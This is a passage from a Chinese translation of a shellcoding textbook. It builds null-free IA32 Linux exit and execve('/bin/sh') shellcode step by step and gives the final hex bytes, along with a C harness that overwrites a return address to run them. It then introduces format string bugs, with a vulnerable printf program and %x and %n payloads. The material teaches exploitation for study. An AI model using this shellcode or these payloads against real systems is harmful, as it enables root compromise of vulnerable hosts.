你会发现这个 shellcode 中有一些 NULL（\x00）。因为这些 NULL 字符的存在，在我们把 shellcode 复制到缓冲区（字符数组）的时候会出现异常（因为在字符数组里，NULL 用来终止字符串）。为了克服这个问题，我们需要找到把 NULL 转换成 non-null opcode 的方法。当然，前人经过不断的实践，发现有两个方法可以比较好的解决这个问题。第一个方法比较简单—直接用其它具有相同功能的指令替换那些产生 NULL 的指令；第二个方法比较复杂—它涉及到在运行时用不创建 NULL 的指令加上 NULL 。第二个方法实现起来比较麻烦，因为我们必须知道 shellcode 在内存中的精确地址，而找到这个地址还需要另外的技巧，因此我们把第二个方法留到更高级的例子里再讨论。

先实验第一个方法。我们的 shellcode 使用的 3 条汇编指令和对应的 opcode 如下：

```
mov ebx,0       \xbb\x00\x00\x00\x00
move ax,1       \xb8\x01\x00\x00\x00
int 0x80        \xcd\x80
```

我们从上面可以看出，开始的两条指令是产生 NULL 的罪魁祸首。那我们怎么应用第一个方法移去这些 NULL 呢？如果你熟悉汇编语言，应该知道 Exclusive OR（xor）在两个操作数相等的情况下返回 0。这意味着如果 Exclusive OR（xor）的两个操作数相等，那么可以在指令里不使用 0，而结果为 0，从而得到 non-null opcode。具体做法是用 Exclusive OR（xor）指令代替 mov 指令，把 EBX 设置为 0。因此，第一条指令

```
mov ebx, 0
```

变成

```
xor ebx, ebx
```

第一条指令中的 NULL 被移走了—过一会测试它。

你可能会奇怪，为什么第二条指令中也有 NULL 呢，我们并没有把 0 放进寄存器呀，但是产生的 opcode 却有 NULL？记住，这条指令使用了 32 位（4 个字节）寄存器 EAX，而我们只复制了 1 个字节到寄存器，因此，在默认的情况下，系统用 NULL 填充其余的部分。

如果我们熟悉 EAX 的组成，就能成功的规避这个问题；因为我们知道 EAX 可以拆分成 2 个 16 位的“区域”，使用 AX 可以访问第一个 16 位区域；而 AX 又可以进一步成 AL 和 AH 两部分，如果只用到第一个 8 位，可以使用 AL。在这个例子里，二进制 1 占用 8 位，因此，我们只需把 1 复制到 AL 就可以达到目的，从而避免在使用 EAX 时，系统用 NULL 填充寄存器的其余部分。为了达到这个目的，我们改变最初的指令

```
mov ax, 1
```

用 AL 代替 EAX：

```
mov al, 1
```

至此，我们应该把 shellcode 中所有的 NULL 都清除了。先检验一下。

```
Section .text
    global _start

_start:

    xor ebx, ebx
    mov al,1
    int 0x80
```

编译后，用 objdump 处理。

```
[slap@0day root] nasm -f elf exit_shellcode.asm
[slap@0day root] ld -o exit_shellcode exit_shellcode.o
[slap@0day root] objdump -d exit_shellcode

exit_shellcode:     file format elf32-i386

反汇编.text 段：

08048080 <.text>:
8048080:      31 db                xor    %ebx,%ebx
8048085:      b0 01                mov    $0x1,%al
```

```
804808a:      cd 80                int    $0x80
```

可以看到，shellcode 中的 NULL opcode 的确消失了，而且长度也减小了。现在，你拥有了可以正常工作的、可注入的 shellcode。

3.4 派生 shell

编写 exit() shellcode 实际上只是简单的练习，因为你会发现 exit() shellcode 在实际环境中没什么用处，如果我们想让有问题的进程退出，只要用非法指令填充缓冲区即可，不必劳力伤神地使用 exit() shellcode。当然，这并不意味着你前面所有的艰辛劳动都付之东流了，通过这个练习，我们至少熟悉了编写 shellcode 的全过程，而且在某些破解过程中，你可以先用其它的 shellcode 完成某些目的，然后用 exit() shellcode 强制进程干净的关闭，而干净的关闭进程在某些特殊情况下是非常有用的。

我们不再满足于“关闭进程”，我们要做一些更有趣的事情—派生 root shell—控制整个目标系统。和前面的步骤类似，我们从零开始介绍怎样在 IA32 Linux 上写 shellcode。计划用 5 个步骤来实现：

1. 先用高级语言写 shellcode 程序。
2. 编译并反汇编这个高级 shellcode 程序。
3. 从汇编级分析程序执行流程。
4. 整理生成的汇编代码，尽量减小它的体积并使它可注入。
5. 提取 opcode，创建 shellcode。

首先编写派生 shell 的 C 程序。我们知道，派生 shell 最方便快捷的方法是创建新进程。在 Linux 里，有两种方法创建新进程：一是通过现有的进程来创建它，并替换正在活动的；二是利用现有的进程生成它自己的拷贝，并在它的位置运行这个新进程。我们不必过于操心，只须通过 fork()和 execve()系统调用告诉内核我们想做什么就可以了—内核将会为我们打理其它的事情。fork()和 execve()都可以创建现有进程的拷贝，但 execve()要特殊一些，它可以在现有的进程空间里执行其它的进程。

为了使程序保持简单，我们在这里使用 execve，如下：

```
#include <stdio.h>
int main()
{
    char *happy[2];
    happy[0] = "/bin/sh";
    happy[1] = NULL;
    execve (happy[0], happy, NULL );
}
```

编译并执行这个程序，确认它是否符合我们的要求。

```
[log@0day root]# gcc spawnshell.c –o spawnshell
[log@0day root]# ./spawnshell
```

sh-2.05b#

我们从上面可以看出，程序派生了 shell。虽然它现在看起来不是很有趣，但是如果我们把这段代码注入远程进程，并利用漏洞使远程进程执行它，你就知道它的威力了。现在，为了使它可以在脆弱的缓冲区里正常运行，必须把它转换成十六进制的 opcode。因为在此之前我们已经做过类似的练习，并积累了一些的经验，所以现在做起来就轻车熟路了。首先用 GCC 的-static 选项编译这个 shellcode（防止编译时用动态链接来调用 execve（））。

gcc –static –o spawnshell spawnshell.c

接下来反汇编二进制文件，从中提取 opcode。为了节省空间，我们对 objdump 的输出做了适当的修改—只显示有用的部分。

```
080481d0 <main>:
 80481d0: 55                    push   %ebp
 80481d1: 89 e5                 mov    %esp,%ebp
 80481d3: 83 ec 08              sub    $0x8,%esp
 80481d6: 83 e4 f0              and    $0xfffffff0,%esp
 80481d9: b8 00 00 00 00        mov    $0x0,%eax
 80481de: 29 c4                 sub    %eax,%esp
 80481e0: c7 45 f8 88 ef 08 08  movl   $0x808ef88,0xfffffff8(%ebp)
 80481e7: c7 45 fc 00 00 00 00  movl   $0x0,0xfffffffc(%ebp)
 80481ee: 83 ec 04              sub    $0x4,%esp
 80481f1: 6a 00                 push   $0x0
 80481f3: 8d 45 f8              lea    0xfffffff8(%ebp),%eax
 80481f6: 50                    push   %eax
 80481f7: ff 75 f8              pushl  0xfffffff8(%ebp)
 80481fa: e8 f1 57 00 00        call   804d9f0 <__execve>
 80481ff: 83 c4 10              add    $0x10,%esp
 8048202: c9                    leave
 8048203: c3                    ret

 0804d9f0 <__execve>:
 804d9f0: 55                    push   %ebp
 804d9f1: b8 00 00 00 00        mov    $0x0,%eax
 804d9f6: 89 e5                 mov    %esp,%ebp
 804d9f8: 85 c0                 test   %eax,%eax
 804d9fa: 57                    push   %edi
 804d9fb: 53                    push   %ebx
 804d9fc: 8b 7d 08              mov    0x8(%ebp),%edi
 804d9ff: 74 05                 je     804da06 <__execve+0x16>
 804da01: e8 fa 25 fb f7        call   0 <_init-0x80480b4>
 804da06: 8b 4d 0c              mov    0xc(%ebp),%ecx
 804da09: 8b 55 10              mov    0x10(%ebp),%edx
```

```
804da0c: 53                    push   %ebx
804da0d: 89 fb                 mov    %edi,%ebx
804da0f: b8 0b 00 00 00        mov    $0xb,%eax
804da14: cd 80                 int    $0x80
804da16: 5b                    pop    %ebx
804da17: 3d 00 f0 ff ff        cmp    $0xfffff000,%eax
804da1c: 89 c3                 mov    %eax,%ebx
804da1e: 77 06                 ja     804da26 <__execve+0x36>
804da20: 89 d8                 mov    %ebx,%eax
804da22: 5b                    pop    %ebx
804da23: 5f                    pop    %edi
804da24: c9                    leave
804da25: c3                    ret
804da26: f7 db                 neg    %ebx
804da28: e8 cf ab ff ff        call   80485fc <__errno_location>
804da2d: 89 18                 mov    %ebx,(%eax)
804da2f: bb ff ff ff ff        mov    $0xffffffff,%ebx
804da34: eb ea                 jmp    804da20 <__execve+0x30>
804da36: 90                    nop
804da37: 90                    nop
```

从上面可以看出，execve 系统调用在译成 shellcode 后，有相当一部分指令有问题（opcode 中存在 NULL 字符），移走这些 NULL 并压缩 shellcode 需要花费一些时间。因此，我们决定先查看 execve 系统调用的相关信息，然后再确定接下来的行动。对我们来说，execve 的 man 手册是很好的起点，它的头两段提供的信息很有价值。

```
int execve (const char *filename, char *const argv[], char *const envp[] );
```

- execve()执行 filename（指针）指向的程序。filename 必须是以下两种文件中的一种：可执行的二进制文件；或者是首行以“#! interpreter [arg]”开始的脚本文件。如果是后一种，interpreter 必须是可执行解释器的有效路径名，而不是脚本文件本身；execve()将用 interpreter [arg] filename 的形式调用它们。
- argv 是字符串数组，用来传递参数；envp 也是字符串数组，按照惯例来自 key=value，用来传递环境变量。argv 和 envp 都以 NULL 指针结束。

通过阅读 execve 的 man 手册，我们知道只需 3 个参数就可以调用 execve。我们在 exit()系统调用例子里，学过怎样为系统调用传递参数（把它们中的六个载入寄存器）。execve()的 man 手册指出这 3 个参数必须是指针，第一个参数是指向将被执行程序的字符串的指针；第二个参数是指向参数数组的指针，在这里是将要执行的程序名（/bin/sh）；第三个参数是指向环境变量数组的指针，在这里设为 NULL，因为在这个例子里不必传递这些数据。

注解：因为我们正在讨论怎样把指令传递给字符串，所以要牢记 NULL 将终止我们传递的字符串。

执行 execve()系统调用要用到 4 个寄存器，1 个寄存器保存 execve 的系统调用编号（十进制 11 或十六进制 0x0b），其它 3 个寄存器传递参数。一旦我们正确的设置这些参数，就可以通过 int 0x80 切换到内核模式来执行系统调用了。根据 man 手册描述的信息，应该可以比较好的理解反汇编输出的内容。

从 main()的第七条指令开始，字符串/bin/sh 的地址被复制到内存里，稍后把它作为 execve 系统调用的参数复制到寄存器。

```
804810e:       movl    $0x808ef88, 0xfffffff8 (%ebp)
```

接下来，程序把 NULL 复制到邻近的存在空间里，稍后把它复制到寄存器，并在系统调用时使用。

```
80481e7:       movl    $0x0, 0xfffffffc(%ebp)
```

现在是压入参数的时候了。第一个压入的参数是 NULL。

```
80481f1:       push       $0x0
```

接下来压入的是参数数组的地址（happy[]）。程序先把这个地址复制到 EAX，然后压入栈。

```
80481f3:       lea     0xfffffff8(%ebp), %eax
80481f6:       push       %eax
```

最后把/bin/sh 字符串的地址压入栈。

```
80481f7:       pushl   0xfffffff8(%ebp)
```

调用 execve 系统调用。

```
80481fa:       call       804d9f0 <execve>
```

execve 系统调用先设置相关的寄存器，然后执行中断。因为编译器对代码进行了优化，所以当我们从底层查看时，会发现 C 函数译成的汇编指令有些令人费解。因此我们只把需要的挑出来介绍，把其它的丢到一边。

第一条重要的指令是把/bin/sh 字符串的地址复制到 EBX。

```
804d9fc:       mov     0x8(%ebp), %edi
804da0d:       mov     %edi, %ebx
```

接下来，把参数数组的地址复制到 ECX。

```
804da06:       mov     0xc(%ebp), %ecx
```

然后把 NULL 的地址复制到 EDX。

```
804da09:        mov     0x10(%ebp), %edx
```

最后把 execve 对应的系统调用编号 11 复制到 EAX。

```
804da0f:        mov     $0xb, %eax
```

该准备的都已经就绪。最后调用 int 0x80 指令，切换到内核模式，执行我们的系统调用。

```
804da14:        int     $0x80
```

通过上面的描述，现在你应该从汇编级理解 execve 系统调用背后的理论知识了，并有一个反汇编后的 C 程序，我们将利用这些来创建 shellcode。而我们从 exit shellcode 的例子了解到，要使 opcode 可用，还需要解决几个问题。

注解：我们这次将一气呵成，而不是象前面那样先生成有问题的 shellcode，然后再慢慢修补它。如果你现在还不能熟练的编写 shellcode，建议有空的时候多加练习。

看！令人讨厌的 NULL 又出现了。设置 EAX 和 EDX 的指令里有 NULL，而/bin/sh 字符串的终止符也是 NULL。我们再次使用 exit() shellcode 里用过的技巧清除这些 NULL。其实，这部分相对比较简单—接下来的部分更难一些。

我们曾提到过，在 shellcode 里可以使用硬编码地址。但是使用硬编码地址后，将减少 shellcode 在不同 Linux 版本以及不同问题程序之间的通用性。我们希望 shellcode 容易移植，而不是在每次使用时都重新编写。为了规避这个问题，我们使用相对地址。相对地址有多种实现方法，我们在这里介绍的是最流行、最经典的方法。

在 shellcode 里使用相对地址需要一些技巧。我们可以把 shellcode 在内存中的开始地址或 shellcode 的重要元素复制到寄存器里，然后根据寄存器里的地址，精心构造每条指令。

实现这个方法有一个经典的技巧，就是 shellcode 以一条跳转指令开始，跳转指令跳过 shellcode 后转到 call，直接跳到设置相对寻址的调用指令。当 call 被执行时，紧跟在 call 后面的指令的地址将被压入栈。这个技巧有一个关键之处，就是你必须把想作为相对地址的基地址直接放在 call 之后。那么，当 call 被执行后，我们的基地址将保存在栈上，而我们不必提前知道这个地址是什么。

除了这几条指令之外，我们最终还是要执行 shellcode，因此，在 jump 之后，call 将立即调用 shellcode，而这将把执行控制交给 shellcode。最后的修改效果是使紧跟在跳转之后的第一条指令是 POP ESI，这条指令将从栈上弹出我们的基址并把它放入 ESI。至此，我们就可以根据 ESI 的距离（或偏移）来引用 shellcode 里的代码。让我们通过一段 pseudo 代码说明整个过程。

```
jmp short       GotoCall
shellcode:
    pop         esi
    …
    <shellcode meat>
```

…

```
GotoCall:
    Call        shellcode
    Db      '/bin/sh'
```

DB（define byte）不产生实际的操作，它只在内存里为字符串设置存贮空间。下面的步骤说明这段代码的功能：

1. 第一条指令跳到 GotoCall，GotoCall 执行 CALL 指令。
2. CALL 指令执行前，系统将把字符串（/bin/sh）第一个字节的地址压入栈。
3. CALL 指令调用 shellcode。
4. shellcode 的第一条指令是 POP ESI，这条指令将把字符串（/bin/sh）的地址载入 ESI。
5. 至此，就可以用相对地址执行 shellcode 了。

现在，地址问题解决了。我们可以先用 pseudo 代码写 shellcode，然后用汇编指令替换 pseudo 代码，从而得到梦寐以求的 shellcode。在编写过程中，我们还需要在字符串的尾部保留一些占位符（这里是 9 个字节），如下：

'/bin/shJAAAAKKKK'

这些占位符有什么用处呢？我们将把系统调用所需要的三个参数中的两个（将被载入 ECX、EDX）保存在这些占位符里。因为字符串的第一个字节的地址保存在 ESI 里，所以，对于替换和把这些值复制到寄存器来说，我们可以很容易的确定它们在内存中的位置。另外，我们可以通过"copy over the placeholder"方法，用 NULL 终止我们的字符串。步骤如下：

1. 用 xor EAX,EAX 的结果 NULL 填充 EAX。
2. 把 AL 复制到紧挨/bin/sh 的字节位置来终止/bin/sh 字符串。记住，因为 xor EAX,EAX 指令把 AL 设为 NULL，为了把 AL 复制到正确的位置，你必须算出/bin/sh 的开头到 J 占位符之间的距离（偏移）。
3. 得到保存在 ESI 里的字符串开头的地址，把它复制到 EBX。
4. 把 EBX 里的值（现在是字符串开头的地址）复制到 AAAA 占位符。这是 execve 系统调用要求的、将被执行的、指向二进制文件的参数指针。你需要再次计算距离（偏移）。
5. 用正确的偏移把保存在 EAX 的 NULL 复制到 KKKK 占位符。
6. 此时，不再需要用 NULL 填充 EAX 了，因此，我们把 execve 的系统调用编号（0x0b）复制到 AL。
7. 把我们字符串的地址载入 EBX。
8. 把保存在 AAAA 占位符里的地址（是一个指向我们字符串的指针）载入 ECX。
9. 把保存在 KKKK 占位符里的地址（是一个指向 NULL 的指针）载入 EDX。
10. 执行 int 0x80

最后，对应的汇编代码看起来像下面这样：

```
Section    .text

   global _start

_start:

   jmp short      GotoCall

shellcode:

    pop           esi
    xor           eax, eax
    mov byte       [esi + 7], al
    lea           ebx, [esi]
    mov long       [esi + 8], ebx
    mov long       [esi + 12], eax
    mov byte       al, 0x0b
    mov           ebx, esi
    lea           ecx, [esi + 8]
    lea           edx, [esi + 12]
    int           0x80

GotoCall:

    Call           shellcode
    db            '/bin/shJAAAAKKKK'
```

编译并反汇编得到 opcode。

```
[root@0day linux]# nasm -f elf execve2.asm
[root@0day linux]# ld -o execve2 execve2.o
[root@0day linux]# objdump -d execve2

execve2:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:      eb 1a                    jmp    804809c <GotoCall>

08048082 <shellcode>:
 8048082:      5e                       pop    %esi
 8048083:      31 c0                    xor    %eax,%eax
 8048085:      88 46 07                 mov    %al,0x7(%esi)
```

```
 8048088:      8d 1e                   lea    (%esi),%ebx
 804808a:      89 5e 08                mov    %ebx,0x8(%esi)
 804808d:      89 46 0c                mov    %eax,0xc(%esi)
 8048090:      b0 0b                   mov    $0xb,%al
 8048092:      89 f3                   mov    %esi,%ebx
 8048094:      8d 4e 08                lea    0x8(%esi),%ecx
 8048097:      8d 56 0c                lea    0xc(%esi),%edx
 804809a:      cd 80                   int    $0x80

0804809c <GotoCall>:
 804809c:      e8 e1 ff ff ff          call   8048082 <shellcode>
 80480a1:      2f                      das
 80480a2:      62 69 6e                bound  %ebp,0x6e(%ecx)
 80480a5:      2f                      das
 80480a6:      73 68                   jae    8048110 <GotoCall+0x74>
 80480a8:      4a                      dec    %edx
 80480a9:      41                      inc    %ecx
 80480aa:      41                      inc    %ecx
 80480ab:      41                      inc    %ecx
 80480ac:      41                      inc    %ecx
 80480ad:      4b                      dec    %ebx
 80480ae:      4b                      dec    %ebx
 80480af:      4b                      dec    %ebx
 80480b0:      4b                      dec    %ebx
[root@0day linux]#
```

注意：生成的 opcode 没有 NULL，也没有硬编码地址。最后的步骤是生成 shellcode，并把它插到 C 程序里。

```
char shellcode[] =
      "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
       "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
       "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41"
       "\x4b\x4b\x4b\x4b";

int main()
{

  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

测试它是否可以工作。

```
[root@0day linux]# gcc execve2.c –o execve2
[root@0day linux]# ./execve2
sh-2.05b#
```

太棒了！我们历经千辛万苦，终于得到了可运行、可注入的 shellcode。如果你对它的大小还不太满意，可以把结尾处的占位符删掉，如下：

```
char shellcode[] =
      "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
      "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
      "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

在本书的后续章节，你还会看在其它硬件结构体系上编写 shellcode 的高级技巧。

3.5 结论

至此，你学习了怎样在 IA32 Linux 系统上编写 shellcode。在你为其它平台和操作系统写 shellcode 时，可以参考这些方法，当然，具体的指令、句法可能不一样。（可能用到不同的寄存器，或者操作系统系统不使用系统调用，如 Windows。）

写 shellcode 时，除了保证它可以正常运行外，还要尽量减小它的体积。在利用漏洞时，shellcode 越小越好，只有这样，我们才有机会把它注入更多的脆弱缓冲区里；shellcode 必须可以执行，我们为了实现这些目标，使用了简单易行的方法。但在本书的其它章节中，你将学到更多更高级的技巧与方法。

4
格式化串漏洞

尽管格式化串漏洞与操作系统无关，但为了方便大家理解，我们本章仍以 Linux 平台来介绍格式化串漏洞。出现格式化串漏洞最常见的原因是在 C 程序里，没有正确调用带有可变参数的函数而产生的后果。从这一方面讲，只要是用 C 语言写的程序都可能存在格式化串漏洞，所以它影响所有带 C 编译器的操作系统，可以说，几乎每个操作系统都存在这种漏洞。

为什么从根本上会存在格式化串漏洞呢？本章结尾部分“为什么会这样?”有所解释。

4.1 先决条件

为了理解本章的内容，你需要掌握 C 系列语言、x86 汇编器等知识。会操作 Linux 系统当然最好了，不会也没太大的关系。

在 The Shellcoder's handbook WEB 站点（www.wiley.com/compbooks/koziol），你可以找到很多有用的资料。

4.2 什么是格式化串？

要了解格式化串，首先要了解为什么要使用格式化串。现实情况要求程序以某种形式输出字符串，在其中通常还包含数字。比如说，可能会要求程序输出内存中的部分数据，而这些数据中中可能包含字符串和数字。程序可能会用双精度浮点数保存这样的数据，如下：

double AmountInSterling;

假定这个数是£30432.36（英镑）。我们希望程序能像手写的那样输出它—先是英镑符号（£），其后是带小数点的十进制数。如果不使用格式化串来处理，我们将不得不另外另写一段代码来处理，而且即使这么费力，这段代码也可能只适用于 double-date 类型和英镑的情形。其实，在这种情况下，格式化串是最好的解决办法。程序员可以格式化含有变量的字符串，精确输出数值。为了像预想那样输出数值，我们可以使用 printf 函数，它把字符输出到标准输出（stdout）。

```
printf ("£%.2f\n", AmountInSterling );
```

函数的第一个参数是格式化串。这是用占位符表示的常量字符串，指定用哪个变量来代替这个字符串。为了用格式化串输出 double，我们使用格式符%f；我们还可以用格式符的标记、宽度、和精度来控制用何种形式输出数据—在这个例子里，我们用精度规定小数点后保留两位，但是没有使用宽度和精度。

通过这个例子，你应该大致了解了格式化串的作用。下面这个例子用十进制、十六进制和 ASCII 的形式输出 ASCII 值。

```
#include <stdlib.h>
#include <stdio.h>

int main( int argc, char *argv[] )
{
    int c;

    printf( "Decimal Hex Character\n" );
    printf( "======= === =========\n" );

    for( c = 0x20; c < 256; c++ )
    {
          switch( c )
          {
                case 0x0a:
                case 0x0b:
                case 0x0c:
                case 0x0d:
                case 0x1b:
                      printf( " %03d %02x \n", c, c );
                      break;
                default:
                      printf( " %03d %02x %c\n", c, c, c );
                      break;
           }
    }

    return 1;
}
```

程序的输出如下：

```
Decimal     Hex     Character
=======     ===     =========
    032     20
    033     21              !
    034     22              "
```

035	23	#
036	24	$
037	25	%
038	26	&
039	27	'
040	28	(
041	29	)
042	2a	*
043	2b	+
044	2c	,
045	2d	-
046	2e	.

注意，我们在这个例子里，用 3 种不同的形式显示 ASCII 字符—使用不同的格式符—使用不同的宽度格式符，确保每个数据都能正确显示。

4.3 什么是格式化串漏洞？

当 printf 系列函数的格式化串里包含用户提交的数据时，就有可能出现格式化串漏洞。printf 系列通常包括：

printf
fprintf
sprintf
snprintf
vfprintf
vprintf
vsprintf
vsnprintf

除了这些函数之外，其它接受 C 风格格式符的函数也可能存在类似风险，例如 Windows 上的 wprintf 函数。攻击者可能提交许多格式符（而不提供对应的变量），这样的话，栈上就没有和格式符相对应的参数，因此，系统可能会用栈上的其它数据代替这些参数，从而导致信息泄漏和执行任意代码。

像我们在前面讨论的那样，必须传递格式化串给 printf 函数，好让 printf 函数确定用什么变量代替相应的格式化串，以及用什么形式输出变量。例如，下面的代码将输出含有 4 个小数位的 2 的平方根。

```
printf ("The square root of 2 is: %2.4f\n",sqrt( 2.0 ) );
```

然而，如果我们不给格式化串（格式符）提供相应的变量，将会出现奇怪的事情。例如下面这个程序，它将用命令行的参数调用 printf。

```
#include <stdio.h>
```

```
#include <stdlib.h>

int main( int argc, char *argv[] )
{
	if( argc != 2 )
	{
		printf("Error - supply a format string please\n");
		return 1;
	}

	printf( argv[1] );
	printf( "\n" );

	return 0;
}
```

编译：

cc fmt.c –o fmt

用如下的形式执行：

```
./fmt "%x %x %x %x"
```

将等同于在程序里用如下的形式调用 printf：

```
printf ("%x %x %x %x");
```

上面的语句透露出一个重要的信息，即我们提交了格式化串（格式符），却没有提供相应的变量。有趣的是 printf 并没有报错，而是输出如下内容：

```
4015c98c 4001526c bfff944 bffff8e8
```

printf()不知从什么地方找来了 4 个参数充数！（事实上，这些数据来自栈上。）

如果问题仅此而已，那倒也不是很严重，然而，攻击者却可能利用它来获取栈上的数据。这意味着什么呢？嗯，栈上可能存有敏感信息，如用户名、密码等。然而，最可怕的是，问题的严重性还不止如此，例如，如果我们像下面那样提交多个%x 格式符：

```
./fmt
"AAAAAAAAAAAAAAAAAA%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"
```

程序会输出一些有趣的东西：

```
./fmt
"AAAAAAAAAAAAAAAAAAA%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"


AAAAAAAAAAAAAAAAAAA4001526cbffff7d880483e18049530804962cbffff8084003e280
2bffff834bffff84080482ae80484900bffff8084003e26a0bffff8404015abc040014d2
828048300080483218048 4002bffff83480482988048490 4000cc20bffff82c400152cc2
bffff972bffff9780bffffa8ebffffab1bffffac3bffffae3bffffaf6bffffb08bffffb2
abffffb3cbffffb4ebffffb5bbffffb64bffffb6ebffffb85bffffd63bffffd71bffffd9
2bffffdadbffffdc2bffffdcfbffffddabffffdebbffffdf8bffffe00bffffe0fbffffe2
4bffffe34bffffe42bffffe50bffffe61bffffe6fbffffe7abffffe85bffffed6bffffee
5bffffef7bfffff0abfffff1bbfffff2bbfffffd6bfffffde0103febfbff610001164380
4803442056740000000008098048300b0c0d0e0fbffff96d000000383669002f2e0036746d
66414141414141414141414141414141412541414125782578257825782578257825782578
78257825782578257825782578257825782578257825782578257825782578
```

从上面的输出可以看到，程序从栈上拉回了很多数据，令人惊奇的是，在这些字符串的结尾，竟然有我们刚刚输入的字符串（的十六进制表示）：

```
41414141414141
```

这个结果虽然出乎我们的意料，但仔细想想却在情理之中，因为我们输入的格式化串本来就保存在栈上，所以程序捎带把它显示出来也是可能的。正因为如此，我们刚刚输入的字符串中的 4 个字符被当作“数字”传递给 printf 函数，用来代替格式化串格式符对应的变量。我们也因此可以从栈上获得用十六进制表示的数据。

除此之外我们还能利用它做些什么呢？（译者注：真是欲壑难填呀！）嗯，找找看还有哪些转换格式符可用，先来读 man 手册：

```
man sprintf
```

从 man 中，我们看到有许多转换格式符—d，i，o，u，x 用于整数；e，f，g，a 用于浮点数；c 用于字符。还有一些格式符，比较有趣但也比较复杂，我们就不过多涉及了，求知欲强的读者请自行查阅 sprintf 的 man 手册。

s—这个参数被视为指向字符串的指针。将以字符串的形式输出参数。

n—这个参数被视为指向整数的指针（或者整数变量，例如 short）。在这个参数之前输出的字符的数量将被保存在这个参数指向的地址里。（译者注：也是将前面输出的字符的长度保存到对应的内存地址当中。）

因此，如果我们在格式化串里指定%n，那么在此之前输出的字符的数量将被写到这个参数指定的位置，例如

```
./fmt "AAAAAAAAAAAAAAAAAAAA%n%n%n%n%n%n%n%n%n%n"
```

注解：为了得到 core，不要忘了先执行 ulimit –c unlimted。

上面的例子比较有意思，它说明如果允许用户指定格式化串（格式符），那么很有可能会出问题。回想一下我们在前面对 printf 格式符的介绍，其中提到%n 格式符把它的参数作为内存地址，把前面输出的字符的数量写到那个地址。这意味着我们可以改写某个内存地址里的数据，从而控制程序的执行。这些描述可能有点晦涩难懂，你可能一时还不太明白，没关系，我们在后续章节中将会详细解释。

再重新回顾一下前面提到的 ASCII 例子，我们可以用精度格式符控制输出字符的数量。例如，如果我们想输出 50 个字符，那么可以指定%050x，表示用十六进制的形式输出整数，如果字符的数量不足 50 个，将在字符前补 0。

和上面提到的内容类似，我们再回想一下 41414141 例子，其中提到 printf 函数可以从输入的字符串得到相应的参数。在这，你将看到我们可以利用%n 格式符，把我们控制的数据写入我们选择的地址。

如果满足下列条件，我们就可以利用格式化串漏洞来运行任意代码：

- 我们能控制参数，并可以把输出的字符的数量写入内存的任意区域。
- 宽度格式符允许我们用任意的长度填充输出—当然可以到 255 个字符。因此，我们可以用我们选择的值改写单个字节。
- 重复上面步骤 4 次的话，我们就能改写内存中的任意 4 个字节，攻击者也可以利用这个方法改写内存地址。但是，如果我们把 00 字节写入内存地址中，可能会出问题，因为在 C 语言里 00 是终止符。然而，如果我们可以在它前面的地址写入 2 个字节，那么我们就有可能规避这个问题。
- 通常来说，我们可以猜测函数指针的地址（保存的返回地址，二进制文件的导入表，C++ vtable 等），因此，我们可以促成系统把我们提交的字符串当做代码来执行。

关于格式化串攻击，有几个常见的误区需要澄清：

- 它们不仅仅影响 UNIX。
- 它们不必非要以栈为基础。
- 栈保护机制通常对它们不起作用。
- 用静态代码分析工具通常可以检测它们。

Van Dyke CShell SSH Gateway for Windows 格式化串漏洞的安全建议[1]，比较好得印证了以上几点。

Van Dyke CShell SSH Gateway for Windows 的认证组件允许用户执行任意代码是一个非常严重的格式化串漏洞，从而导致可以从组件里移去所有的访问控制。在这种情况下，熟练的攻击者可以轻松捕获用户会话的明文，也可以轻松的控制目标系统。

[1]访问 www.atstake.com/research/advisories/2001/a021601-1.txt 来阅读这个建议。

总而言之，printf 系列函数在处理包含用户提交的数据的格式化串时，通常会发生格式化串错误。当攻击者提交大量的格式符而栈上没有对应的参数时，系统通常会用栈上的数据代替缺少的参数，而这有可能导致信息泄露或允许攻击者执行任意代码。

4.4 利用格式化串漏洞

在调用 printf 系列函数时，一般是通过栈来传递参数的。我们前面曾经说过，如果传递的参数比预期少的话，printf 函数将用栈上的数据代替缺少的参数。

一般情况下，格式化串都保存在栈上，因此当 printf 函数处理格式符的时候，我们可以把格式化串本身当做参数提交给 printf 函数。

在前面的例子中，我们演示了利用格式化串问题显示栈上的数据。但真正说起来，格式化串问题中最有用的当属%n 格式符及其变体（我们将在后面谈这个细节），因为我们可以利用它来执行任意代码。%n 格式符还有另外一个有趣的用法，比如说，如果我们想改变程序的某些行为，就可以利用%n 格式符修改这个程序在内存中的数据。例如，某个程序出于管理的需要，把密码保存在内存里，那我们就可以利用%n 格式符来 NULL 终止这个密码，经过这样的处理之后，程序将允许我们用空密码访问程序的管理功能。用户 ID（UID）和组 ID（GID）也是很好的目标—如果程序根据这些值来授权或取消某些资源的访问权限，或者是根据这些值来改变它的权限级别，那么修改这些值将削弱程序的安全性。从某些方面来说，我们无法回避格式化问题。

